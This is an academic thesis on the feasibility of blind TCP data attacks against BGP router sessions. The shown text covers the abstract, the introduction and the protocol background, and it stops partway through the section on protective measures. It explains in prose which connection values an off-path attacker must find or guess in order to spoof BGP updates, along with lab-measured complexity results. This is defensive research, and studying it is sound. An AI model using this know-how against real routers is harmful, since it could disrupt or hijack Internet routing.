2017-03

Blind data attack on BGP routers

Catudal, Joseph W.

Monterey, California: Naval Postgraduate School

NAVAL POSTGRADUATE SCHOOL

MONTEREY, CALIFORNIA

THESIS

BLIND DATA ATTACK ON BGP ROUTERS

by

Joseph W. Catudal

March 2017

Thesis Advisor:	Robert Beverly
Second Reader:	J.D. Fulp

THIS PAGE INTENTIONALLY LEFT BLANK

REPORT DOCUMENTATION PAGE

Form Approved OMB No. 0704–0188

1. AGENCY USE ONLY *(Leave Blank)*	2. REPORT DATE	3. REPORT TYPE AND DATES COVERED
	March 2017	Master's Thesis 09-07-2015 to 03-31-2017

4. TITLE AND SUBTITLE

BLIND DATA ATTACK ON BGP ROUTERS

5. FUNDING NUMBERS

6. AUTHOR(S)

Joseph W. Catudal

7. PERFORMING ORGANIZATION NAME(S) AND ADDRESS(ES)

Naval Postgraduate School
Monterey, CA 93943

8. PERFORMING ORGANIZATION REPORT NUMBER

9. SPONSORING / MONITORING AGENCY NAME(S) AND ADDRESS(ES)

N/A

10. SPONSORING / MONITORING AGENCY REPORT NUMBER

11. SUPPLEMENTARY NOTES

The views expressed in this document are those of the author and do not reflect the official policy or position of the Department of Defense or the U.S. Government. IRB Protocol Number: N/A.

12a. DISTRIBUTION / AVAILABILITY STATEMENT

Approved for public release. Distribution is unlimited.

12b. DISTRIBUTION CODE

13. ABSTRACT *(maximum 200 words)*

Transport Communication Protocol (TCP) implementations may not properly implement blind attack protection, leaving long-standing connections, such as Border Gateway Protocol (BGP) sessions, vulnerable to exploitation. This thesis aims to understand the efficacy of a blind data attack on BGP sessions. This thesis examines BGP, the protocols BGP relies on, and the effectiveness of safeguards against BGP blind attacks. A series of blind attack tests are performed against various production BGP implementations to determine how dangerous and feasible a blind attack is on BGP routing information integrity. Blind data attacks can inject and temporarily propagate erroneous routing information; however, on the routers tested, the complexity required to brute force connection-specific values makes blind data attacks difficult. Also, there is a high probability that a blind data attack will desynchronize a BGP session without modifying routing information. Protective measures are available that could further safeguard BGP sessions, but older router images may not implement some of the most vital protections recommended today. Organizations responsible for routing infrastructure and network security must carefully weigh the risk of not implementing more strict protection measures should a discovered vulnerability reduce attack complexity.

14. SUBJECT TERMS

BGP, TCP, blind attack, blind data attack

15. NUMBER OF PAGES 87

16. PRICE CODE

17. SECURITY CLASSIFICATION OF REPORT	18. SECURITY CLASSIFICATION OF THIS PAGE	19. SECURITY CLASSIFICATION OF ABSTRACT	20. LIMITATION OF ABSTRACT
Unclassified	Unclassified	Unclassified	UU

NSN 7540-01-280-5500

Standard Form 298 (Rev. 2–89)
Prescribed by ANSI Std. 239–18

THIS PAGE INTENTIONALLY LEFT BLANK

Approved for public release. Distribution is unlimited.

BLIND DATA ATTACK ON BGP ROUTERS

Joseph W. Catudal
Major, United States Army
B.S., North Georgia College and State University, 2004

Submitted in partial fulfillment of the
requirements for the degree of

MASTER OF SCIENCE IN CYBER SYSTEMS AND OPERATIONS

from the

NAVAL POSTGRADUATE SCHOOL
March 2017

Approved by: Dr. Robert Beverly
Thesis Advisor

J.D. Fulp
Second Reader

Dr. Cynthia Irvine
Chair, Cyber Academic Group

THIS PAGE INTENTIONALLY LEFT BLANK

ABSTRACT

Transport Communication Protocol (TCP) implementations may not properly implement blind attack protection, leaving long-standing connections, such as Border Gateway Protocol (BGP) sessions, vulnerable to exploitation. This thesis aims to understand the efficacy of a blind data attack on BGP sessions. This thesis examines BGP, the protocols BGP relies on, and the effectiveness of safeguards against BGP blind attacks. A series of blind attack tests are performed against various production BGP implementations to determine how dangerous and feasible a blind attack is on BGP routing information integrity. Blind data attacks can inject and temporarily propagate erroneous routing information; however, on the routers tested, the complexity required to brute force connection-specific values makes blind data attacks difficult. Also, there is a high probability that a blind data attack will desynchronize a BGP session without modifying routing information. Protective measures are available that could further safeguard BGP sessions, but older router images may not implement some of the most vital protections recommended today. Organizations responsible for routing infrastructure and network security must carefully weigh the risk of not implementing more strict protection measures should a discovered vulnerability reduce attack complexity.

THIS PAGE INTENTIONALLY LEFT BLANK

Table of Contents

1 Introduction **1**

2 Background **7**
2.1 IPv4 7
2.2 TCP 10
2.3 BGP-4 12
2.4 Blind-Data Attack Methods and Objectives 14
2.5 Protective Measures against Blind Attacks 15
2.6 BGP Attacks 20
2.7 Background Summary 23

3 Methodology **25**
3.1 Experimentation Constraints 26
3.2 Experimentation Setup 28
3.3 Test Battery Construction 29
3.4 Pre-experiment Observations 30
3.5 Blind Data Attack Packet Construction 31
3.6 Attack Analysis Methods 31

4 Results **33**
4.1 Blind RST Attacks 33
4.2 Blind SYN Attacks 36
4.3 Blind Data Attacks. 36
4.4 Additional Observations 40
4.5 Attack Efficacy 41

5 Conclusion **43**
5.1 Follow-on Research 45

Appendix A Router Test Results **47**

Appendix B Experimentation Code **55**

Appendix C Router Setup Script **61**

List of References **65**

Initial Distribution List **69**

List of Figures

Figure 2.1 IPv4 Header, adapted from [8]. 9

Figure 2.2 TCP Header, adapted from [11]. 11

Figure 2.3 BGP Header, adapted from [1]. 13

Figure 2.4 BGP UPDATE Message Segment, adapted from [1]. 14

Figure 2.5 Blind Data Attack Example. 16

Figure 3.1 Blind Data Attack Experimentation Network Topology. Generated from [6]. 29

Figure 3.2 Structure of a Sample Blind Data BGP Attack Packet. 32

Figure 3.3 Sample Console Output with BGP Debugging Messages. 32

Figure 4.1 Router Behavior for TCP RST Attacks. 34

Figure 4.2 Router Behavior Resulting from a Blind Data Attack. 38

Figure 4.3 Router Receive Buffer and Overwriting Behaviors. 40

THIS PAGE INTENTIONALLY LEFT BLANK

List of Tables

Table 4.1 Blind RST Attack Minimum and Maximum Recovery Time in Seconds by IOS Version. 36

Table 4.2 Blind Data Attack Minimum and Maximum Recovery Time in Seconds by IOS Version. 39

Table A.1 Testing for Cisco C3640, v12.4(16), 2007. 49

Table A.2 Testing for Cisco C3725, v12.4(25d), 2010. 50

Table A.3 Testing for Cisco C2600, v12.4(19), 2008. 51

Table A.4 Testing for Cisco C3620, v12.2(40), 2006. 52

Table A.5 Testing for Cisco C3745, v12.4(6)T2, 2006. 53

Table A.6 Testing for Cisco C7200, v15.2(4)S5, 2014. 54

THIS PAGE INTENTIONALLY LEFT BLANK

List of Acronyms and Abbreviations

ARP	Address Resolution Protocol
AS	Autonomous System
BGP	Border Gateway Protocol
DOD	Department of Defense
FIB	Forwarding Information Base
GTSM	Generalized TTL Security Mechanism
ICMP	Internet Control Messaging Protocol
IOS	Internetwork Operating System
IP	Internet Protocol
IPv4	Internet Protocol version 4
MitM	Man in the Middle
RFC	Request for Comment
SIDR	Secure Inter-Domain Routing
TCP	Transmission Control Protocol
TTL	Time to Live

THIS PAGE INTENTIONALLY LEFT BLANK

Acknowledgments

The completion of this work is by and large one of the most time-consuming, effort-intensive, and significant accomplishments of my life to date. That being said, it would not have been remotely possible to accomplish without several persons who provided support that was integral to its completion:

Foremost, I would like to acknowledge my advisor, Dr. Robert Beverly, for his assistance, tutelage, and patience with me in this endeavor. Aside from enthusiastically bringing a wealth of information and common sense relating to the subject, his expertise in the thesis process was invaluable from start to finish, and made this a far less arduous experience than anticipated. An elephant can only ever be eaten one bite at a time.

I would also like to acknowledge J.D. Fulp, my second reader. His well-versed knowledge of communications security and teaching style fostered my desire to pursue research into this subject, and the understanding that protocols are only as infallible as the men and women who make them.

I must also acknowledge M. Luckie, R. Beverly (again), T. Wu, M. Allman, and K. Claffy for their work and resulting paper which formed the basis and launch pad for this effort. It was a well developed and eye-opening study that made me realize there is a distinct difference between released guidance and real-world implementation.

I also want to acknowledge the staff and faculty of the Naval Postgraduate School. The experience of higher learning at this institution was incredible, and I would whole-heartedly recommend it to any of my peers and colleagues. It was a great honor to work aside some of the brightest minds in the United States Navy.

I also wish to acknowledge the United States Army in their generous decision to send me to school. It has been a tough but incredibly rewarding experience to serve this country, and I could not imagine myself more fufilled elsewhere.

Lastly, but far from least, I wish to acknowledge my wife, Danielle, and my children, Sophie, Everett, Camille, and also little Ada, who joined us during this process. Danielle's

patience, love, and grace with me during this work is unmatched, and has challenged me in every way to be a better father, husband, friend, Soldier, and human being. She is a constant reminder of my limitations but moreso of undeserved grace and love shown to me greater still. Although my children may never read this paper, their thirst for knowledge and creativity have been essential in keeping it on track, as nothing has been more special to me during its creation than spending time with them.

CHAPTER 1:
Introduction

Border Gateway Protocol (BGP) is the standard exterior gateway inter-domain routing protocol employed in the Internet today [1]. BGP's purpose is to distribute network reachability information and enforce policy so that data may traverse the Internet. BGP provides an effective means for providing this service, but it was not constructed with built-in security methods. As such, it must rely on security provided by its underlying transport protocol, namely Transmission Control Protocol (TCP). As BGP sessions are established between two persistently connected devices, the resulting TCP connections are long-lived, thereby affording potential adversaries a large time window of attack opportunity. Attackers can take advantage of this opportunity by means of a blind attack. This type of attack is achieved by an off-path attacking device that has no visibility into the connection state between a victim device and its connection peer. The attacker can send crafted packets that appear to come from the legitimate peer with the intent to either disrupt or influence the connection between the victim and the peer. A recent paper examined details on how existing TCP implementations may not properly implement the most recent guidance for blind attack protection under Request for Comment (RFC) 5961, leaving long-lived connections vulnerable to exploitation [2].

If long-lived connections such as BGP sessions are vulnerable to attack, does this mean that the critical protocols we rely on to communicate digitally worldwide are at risk? The purpose of this thesis is to understand the efficacy of blind attacks on real-world implementations of BGP and TCP in routing devices. Our methodology includes examining BGP and the protocols that it relies on, understanding the effectiveness of existing safeguards against blind attacks, and finally constructing a blind attack and conducting a series of tests to determine how dangerous and feasible a blind attack is on the integrity of BGP routing information.

This thesis makes the following contributions toward better understanding the empirical efficacy of blind attacks on BGP sessions:

- Confirmation on real router implementations that blind data attacks have the potential

to inject and temporarily propagate erroneous routing information.

- Insight into how the specific router implementations tested handle TCP blind attacks, with newer and more advanced implementations exhibiting different behaviors that reduce the effect of blind RST attacks.
- Real-world experimentation that finds, for the router operating system images tested with default values set, the complexity required to brute force connection-specific values is approximately 2^{51}.
- In terms of simply disrupting routing, there is a 94.7% probability that a blind data attack selecting sequence numbers at random will desynchronize a BGP session without modifying routing information, due to the way BGP parses messages.
- Enumeration of older software and hardware that does not provide modern protection techniques to obfuscate connection-specific values, leaving connections more susceptible to blind attacks.

BGP's purpose, when employed as an exterior gateway protocol, is to create policy-based paths between Autonomous Systems (ASs) for data to traverse the Internet. BGP accomplishes this by attempting to minimize a combination of AS path length and policy, and propagates the result to statically defined BGP neighbors. BGP frequently communicates with a neighboring AS through a subnet consisting of only these two hosts, otherwise known as a point-to-point link. BGP employs the use of the TCP transport protocol to deliver messages as TCP "eliminates the need to implement explicit update fragmentation, retransmission, acknowledgment, and sequencing" [1].

Guidance has been released concerning how to mitigate vulnerabilities to a blind TCP attack. RFC 5961 recommends resetting a TCP connection only when the exact expected sequence number is received, confirming a SYN request before resetting the connection, and increasing the stringency of accepting Sequence and Acknowledgment Numbers for data packets [3]. RFC 6056 recommends improving the ephemeral port selection process for TCP connections in order to prevent educated guesses of an attacker based on weaker deterministic port selection [4]. RFC 7454 recommends discarding any BGP packets with a Time to Live (TTL) value that is below the maximum value, improving prefix filtering of BGP messages, and implementing Secure Inter-Domain Routing (SIDR) mechanisms [5]. Despite this guidance, today's existing implementations of the TCP and BGP protocols still commonly exhibit vulnerabilities. Recent research into these vulnerabilities focused

primarily on vulnerable web servers and used an "oracle approach" that granted the researchers knowledge into the state of the running connection [2]. This thesis conducts follow-on research into blind attacks on BGP sessions and performs an off-path blind BGP attack on different versions of router internetwork operating systems in a laboratory environment. Analysis is conducted on the observed behaviors resulting from modifying connection-specific values, such as TCP Sequence and Acknowledgment Numbers.

To craft an acceptable BGP packet, the attacker must be able to identify the target's Internet Protocol (IP) address as well as the source address in the connection to spoof. Deducing the IP addresses of the target and destination in the BGP session is relatively trivial if the attacker can determine one IP address (either source or destination) in the connection. BGP is generally deployed on a series of point-to-point links, which leaves a very small, if not exact range of valid IP addresses. Discovering or inferring one of these IP addresses is not difficult, as common network analysis tools such as *traceroute* can easily deliver this information.

The attacker must also determine the TCP ports used in the BGP connection. BGP uses the well-known port 179 as the destination port, and an ephemeral port (1025 to 65535) as the source port. Finding the ephemeral port used for the connection is more complex. Although routers may choose any available ephemeral port randomly, it has been shown that in practice, some router implementations do not correctly select a random value from the entire range and a deterministic pattern for port selection may be inferred, making it easier to guess the correct port in use [2]. At this point, a correct IP address and TCP port passed successfully to the target router is potentially enough to cause route flapping and degrade network conditions in the BGP topology. To achieve this, a Sequence Number (and, in the case of blind data attacks, an Acknowledgment Number) must be sent that the router's TCP implementation accepts. Note that these Acknowledgment and Sequence Numbers do not have to be correct, just simply accepted. If RFC 5961 is not followed, according to the original TCP specification RFC 793, the Acknowledgment Number could be any value as long as it is below the value of what has been sent so far in the connection. Lastly, the Sequence Number can be any number that is within the current window size of the connection. The larger the window size, the easier it is to find an acceptable Sequence Number. Due to the common use of window scaling, window sizes are typically large [2].

The blind data attack requires a brute force approach to continually guess all of the connection-specific values. Given the above vulnerabilities which limit the valid space of these values and the high data rate of today's networks and processors which increases the number of guesses that can be sent over time, it is reasonable to assume that this attack will be successful if blind attack protection in the TCP protocol is not properly implemented.

This study intends to provide benefit to the Internet security community by highlighting the potential attack surface of blind attacks against TCP implementations if recommended safeguards noted in RFC 5961 are not followed. Although the recommendations for proper configuration have been detailed and released, recent studies suggest that compliance and deployment has not been uniform, and that vulnerabilities may still persist [2]. The research and results of this thesis highlight the severity of the need to follow the most up-to-date recommendations for TCP communication security in routers running the BGP protocol. They also provide specific benefits to the Army and Department of Defense (DOD) in the form of details of a blind attack on one of the most ubiquitous communication protocols on the Internet and on DOD networks today.

The main thrust of this study is to understand and implement an attack leveraging the vulnerabilities present in existing routers and protocols that have not fully adhered to current best practices for TCP and BGP communication. Although Web servers and other employments of TCP are also affected by weak implementation, these are considered out of scope for this study. The attack testing was not performed on any live production networks to prevent any issues of liability. Rather, the testing primarily focused on what the extent of possible damage, disruption, or intrusion may result from not following current best practices for TCP and BGP communication.

To model the effects of blind data attacks on BGP sessions, a test topology was constructed using GNS3, [6] a virtual network emulator, as well as several different Cisco [7] router images. Testing in a laboratory environment ensured proper isolation from production networks, full observation of the attack across the topology, and generation of sufficient test data for analysis. A battery of tests that included multiple iterations of blind RST attacks, blind SYN attacks, and blind data attacks was used to observe the behavior of each router image. Multiple blind attack types were included to develop a more complete understanding of blind attack protection in the TCP implementation.

The remainder of this thesis is organized as follows:

- **Chapter 2** provides background information on BGP and the supporting protocols. Research on additional protective measures against blind attacks is also examined, as well as a study of other research into attacking the use of BGP and the devices which utilize it.
- **Chapter 3** details the methodology used to construct and test the experiment. This includes the structure of the laboratory network topology, the setup of the router images and the resulting BGP sessions, as well as the design of the test battery and results collection.
- **Chapter 4** lists the results of the experiment and provides analysis.
- **Chapter 5** summarizes the results of the research conducted and also provides a list of potential follow-on research.
- **Appendix A** contains the detailed results of the test battery applied on the selected routers and the behaviors observed.
- **Appendix B** provides the experimentation code used to mount the blind data attacks.
- **Appendix C** provides the generic setup scripts that were used to initialize the test routers for each implementation.

THIS PAGE INTENTIONALLY LEFT BLANK

CHAPTER 2:
Background

BGP fulfills an important role in how data traverses the Internet today. It permits routers to communicate up-to-date information about the routes available to transmit data and can accommodate changes in topology such as congested links or non-responsive devices. However, it was not inherently designed with protective features to prevent attackers from propagating false route information and intentionally causing routing errors. BGP must rely on other protocols to perform these security measures [1]. As Internet technology has matured, protective features have been developed to prevent malicious interference. While these defenses appear effective, creating and implementing them are different matters. Before discussing the methodology of creating a blind data attack on BGP routers to test implementation, it is important to understand the details of the underlying protocols and the potential attack vectors available.

This chapter outlines the existing implementations of the Internet Protocol version 4 (IPv4), TCP, and BGP protocols and the relevant values involved in a blind data attack. It will also discuss what a blind data attack attempts to achieve and the efficacy of protective mechanisms available to prevent these attacks. Lastly, it will outline existing research into BGP attacks.

2.1 IPv4

In 1981, RFC 791 introduced IPv4 [8]. This protocol operates above the link layer protocol and enables the addressing of devices and fragmenting of IPv4 packets. IP addressing permits devices to understand the source and destination of a packet beyond its immediate neighbors. With this knowledge, the device can successfully route a packet to the next hop towards its destination using data stored on its routing table. IPv4 also provides the ability to fragment data in transit. This allows packets larger than a network's specified maximum length to be broken into smaller packets of acceptable size. Packets are transmitted without regard to the sequence of arrival at the destination, thereby creating a connectionless and packet-switched network. Due to the nature of the protocol, there are no built-in mechanisms

for reliable communications or control handling. [8] These mechanisms can be added by using protocols above this layer.

2.1.1 IPv4 Relevant Values

In regard to a blind data attack, there are three fields of special significance in the IPv4 header: the Source Address, the Destination Address, and the TTL value. Figure 2.1 shows the layout of the IPv4 header.

The Source Address begins in the thirteenth byte of the IPv4 packet. It consists of four bytes that define the address and network where the originating device resides. At the Internet Protocol layer, this address is used to send responses and is not strictly checked by the protocol. The Source Address will be used to form the quintuple that will define TCP communications.

The Destination Address is found starting at the 17th byte of the IPv4 packet, and also consists of four bytes. This address defines the destination of the packet, and will be used by each device that receives this packet to check if this is the intended destination or if the device can route the packet to the next hop to its destination.

The TTL value is the ninth byte of the IPv4 packet. Each time a device sends a packet to a new destination, it decrements the TTL value by one. If this value is zero, then the packet is discarded, and the device will send an error response if it is configured to do so. Security measures have been developed that utilize a check on the TTL value to ensure that packets are coming from a legitimate sender [9].

2.1.2 Determining the Target IP Address

For a blind data attack to be successful, the IP addresses of the target device and its peer must be correctly identified. Unless the target devices suppress Internet Control Messaging Protocol (ICMP) messages, determining the distant router interface IP addresses is a trivial matter. Common network tools such as *traceroute* can be used to determine these values. Furthermore, BGP connections are most commonly employed between two routers with no other expected hosts on the same network. It can be assumed that a point-to-point network designed for this purpose consists of the smallest possible address space in an effort by



Figure 2.1. IPv4 Header, adapted from [8].

network engineers to utilize their organization's total address space efficiently. This means that a BGP connection will likely operate on a /30 network, consisting of one network address, two host addresses, and one broadcast address. Although private IP addresses may be used in this BGP network configuration, it is reasonable to assume that an organization will reserve address space in their given network to be used for this connection. If one of the IP addresses can be inferred, then it is trivial to assume its peer on a /30 network, as there are only two available host addresses.

2.1.3 Routability

Another concern for attacks that involve the IPv4 layer is the ability for a packet to be successfully routed to its target. Every device along the path of transmission from the attacker to the target must be able to identify where to send the packet next. If any device is unable to correctly route the packet to the next hop, then the attack will not be successful. This obstacle can be presented in two ways. First, it is possible that the destination network, the link between the two BGP routers, has been created on a private network. RFC 1918 reserved the 10.0.0.0/8, 172.16.0.0/12, and 192.168.0.0/16 networks to be treated as private, and should not be routed unless it is directly attached. This permitted reuse of these networks in Local Area Network configurations and preserved the longevity of IPv4 when addressing all unique devices on the Internet became infeasible [10]. The other concern is if the BGP network between the two routers is not advertised to the devices along the attack path. As this network is not designed to be used by more than two routers, there may be little need for the network to be advertised outside of the two devices that are using

it. It is plausible to advertise point-to-point networks in order to permit administrative configuration or monitoring.

2.2 TCP

Transmission Control Protocol was introduced by RFC 793 in 1981 [11]. It operates above IPv4 on the Internet Protocol. Unlike IPv4, TCP was designed to be connection-oriented and reliable. This is achieved by tracking the state of received TCP datagrams (segments), assembling the segments in order, and providing notification of the last correctly received information. TCP also provides multiplexing to permit multiple processes on a device to communicate at the same time over the same network by providing each TCP connection with a unique quintuple of IP addresses and TCP ports. TCP can also control the flow of data in each connection by using a window value to signify how much data will be accepted. Lastly, TCP offers more security options that can be used independently or concurrently with other methods in different layers to ensure the confidentiality of each segment transmitted [11].

2.2.1 TCP Relevant Values

In regard to a blind data attack, the most significant values in TCP are the Source Port, Destination Port, Sequence Number, and the Acknowledgment Number. Figure 2.2 shows the layout of the TCP Header.

The Source Port and Destination Port occupy the first four bytes of the TCP Header. These values, combined with their respective IP Address, form a socket. The source and destination socket pair are used to identify a single TCP connection between two processes on devices [11]. Port numbers can range from 0 to 65335, with system ports assigned for standards-track protocols occupying 0 to 1024, of which BGP is 179 [12]. In a BGP connection, one device will assume the 179 port, and the other will choose an ephemeral port value which ranges from 1025 to 65335.

The Sequence Number occupies the fifth byte and is four bytes long. This value identifies the position of the data in order of transmission to ensure reliability. The sequence number is assigned a pseudo-random number defined as the Initial Sequence Number (ISN) and continues sequentially for each byte of data that is sent [11]. This value is considered to



Figure 2.2. TCP Header, adapted from [11].

exist in 2^{32} modulo space, and will wrap around to zero when the maximum number is reached. According to RFC 793, a segment is acceptable if the sequence number has a value that is more than the last accepted sequence number (*seq.nxt*), but not more than the last sent window value permits (*seq.nxt* + *rcv.wnd*) [11]. This method of acceptance was updated in RFC 5961 to enforce strict congruence for packets that have the RST or SYN bit set [3]. Packets will be reassembled in order, with data arriving ahead of what was expected being stored in a buffer until the expected data is received and then consumed in sequence.

The Acknowledgment Number occupies the ninth byte and is four bytes long. This value identifies the cumulatively acknowledged data received from the sender. This value is transmitted to the sender and serves to notify the peer device if any segments have been lost and need to be retransmitted. Like the Sequence Number, the Acknowledgment Number also exists in 2^{32} modulo space and wraps to zero from the maximum number.

For a segment's Acknowlegement Number to be accepted under RFC 793, it must not acknowledge data that has not yet been sent [11]. This means that the acceptable values span a range of 2^{31}, which is a significantly large range that is susceptible to blind attacks. RFC 5961 suggests a revision to limit this range. This newer standard recommends that the Acknowlegement Number should only be acceptable if it is greater than the oldest unacknowledged sequence number (*snd.una*), but less than or equal to the next sequence number to be sent (*snd.nxt*). Segments not meeting this criteria should be responded to by a challenge ACK [3].

2.3 BGP-4

BGPv4, introduced in 2006 by RFC 4271, is the Internet's current standard core routing protocol [1]. BGPv4 operates on top of TCP. It provides a means for routers to communicate network reachability information across large private networks and the internet at large. This is accomplished by determining which routes are available and preprogrammed to advertise, then sending out the connection information to its peers. Routers are identified by ASs, or groups of routers that share the same administration authority and are able to cohesively route between each other. BGP can be implemented either as an internal routing protocol between routers with the same AS, or as an external routing protocol between routers with different ASs. Packets are routed using the Destination IP found in the IP Header and are compared to the device's Forwarding Information Base (FIB), which contains selected routes preferred for routing according to path length, adjacency, and other metrics. The peer that contains the longest prefix matching Destination IP Network will be sent the packet. BGP is maintained by sending four types of messages, which can vary in length between 19 and 4096 bytes: the OPEN Message, the UPDATE Message, the NOTIFICATION Message, and the KEEPALIVE Message [1].

2.3.1 Message Header

Figure 2.3 shows the layout of the BGP Message Header. This header is attached to all BGP Messages that are sent. It is composed of a 16-byte header consisting of all 1s, the length of the message, and the type of message.

2.3.2 OPEN Message

An OPEN Message is used as the first BGP message in any BGP session. It identifies which BGP version is being used, the AS the router identifies with, and the router's BGP Identifier, as well as other values required to establish a BGP session. The BGP Identifier is generated from an assigned IP Address and is used in the event of two simultaneous BGP sessions opening between the same two devices. The BGP session that was opened by the device with the higher BGP Identifier will be maintained, and the other will be closed [1].



Figure 2.3. BGP Header, adapted from [1].

2.3.3 UPDATE Message

An UPDATE Message is used when routing information changes on a device or directly connected route, and the device determines that it should propagate the change to its neighbors to promote convergence to common routing information. Routes can both be advertised and withdrawn in one UPDATE Message. While any number of routes can be withdrawn with one UPDATE Message, only routes that share common attributes can be advertised [1]. Figure 2.4 shows the layout of the BGP UPDATE segment. Its length varies, dependent upon several attributes that precede their values with a length value. No padding is explicitly assigned. The first section of the UPDATE Message contains information about any withdrawn routes, and varies in length dependent upon the information sent. The second section contains information about a newly advertised route. The Path Attributes field consists of two octets used to set flags dependent upon the type of path advertised, and will carry additional Attribute Type Codes which correspond to the flags set. The final section is the Network Layer Reachability Information, which contains the network prefixes that are to be advertised [1].

2.3.4 KEEPALIVE Message

A KEEPALIVE Message is sent periodically between devices to ensure the BGP connection Hold Timer does not expire. It consists of only the message header and is always 19 bytes long, which is the minimum size possible for any BGP Message [1].



Figure 2.4. BGP UPDATE Message Segment, adapted from [1].

2.3.5 NOTIFICATION Message

A NOTIFICATION Message is sent when an error occurs. The message contains an error code and subcode, as well as any data that may be relevant for understanding the error. After a NOTIFICATION Message is sent, the BGP connection is closed [1].

2.3.6 Determining AS Values

Groups of BGP speakers are identified by ASs, or groups that share the same administration authority and are able to cohesively route between each other. In the original BGP specification, ASs are defined by a 2-byte value [1]. As of 2012, RFC 6793 requires BGP implementations to support 4-byte ASes [13].

AS Identifiers are exchanged by BGP when sending an OPEN or UPDATE Message. They are used to identify the sender and the routes provided by other ASs. Incorrect values for AS Identifiers may cause an error in BGP message handling, which will result in a NOTIFICATION Message and will terminate the BGP session.

Discovering a BGP speaker's AS is not difficult if any nearby BGP routing information is available. Any routes that a speaker provides to neighbors will include the AS Identifier, so it will be reasonably easy for an attacker to identify or infer an arbitrary router's AS.

2.4 Blind-Data Attack Methods and Objectives

RFC 4272, released in 2009, is a companion article to RFC 4271 that discusses the known vulnerabilities in BGP [14]. The article stresses that BGP does not have any inherent cryptographic capabilities but must support the authentication method introduced in RFC 2385 [15], and later updated with RFC 5925 [16]. RFC4272 also recognizes that legitimate

devices with encrypted connections may still pass bad routes or damage the flow of routing information. It stresses the significance of an attacker tampering with BGP communications and the possible types of effects that may occur if an attack is successful [14].

Of the effects discussed, an attacker may attempt to use a blind data attack to degrade network performance by breaking BGP sessions between peers, or more likely, altering routing information to reroute data across devices that may copy or alter data for illegitimate purposes [14]. Blind attacks can be performed by an attacker by sending a crafted TCP packet that the receiving device assumes comes from a connected device. This method of altering traffic to appear as if it came from another source is called spoofing. This attacker resides in a location on the network that is unable to see or alter traffic on the communication path that it is targeting. Figure 2.5 shows an example of a blind data attack. The attacker is able to send a packet that appears as if it came from R2 that changes routing information, forcing data to travel a path desirable to the attacker.

The key to a blind data attack is correctly guessing values in the used protocols that will be accepted by the target device. In the case of a blind TCP data attack, the attacker may repeatedly guess connection-specific values to achieve the desirable result of a packet sent by the attacker being accepted as a legitimate packet. Note that link-layer protocol is not discussed in this research, as an off-path blind data attack is required to be transmitted across at least one link to reach the target. As link-layer data is recreated over every hop, link-layer data alteration for this type of attack is unnecessary.

2.5 Protective Measures against Blind Attacks

As the Internet evolved, it became necessary to create protective measures that would inhibit attackers from disrupting communications. The following subsections highlight the mechanisms created to defend IPv4, TCP, and BGP communications from attacks, and their efficacy of preventing blind data attacks.

2.5.1 Generalized TTL Security Mechanism (GTSM)

In 2007, RFC 5082 introduced the Generalized TTL Security Mechanism (GTSM). This IPv4 protocol protection mechanism is "based on the fact that the vast majority of protocol pairings are established between routers that are adjacent" [9]. It also relies on the maximum

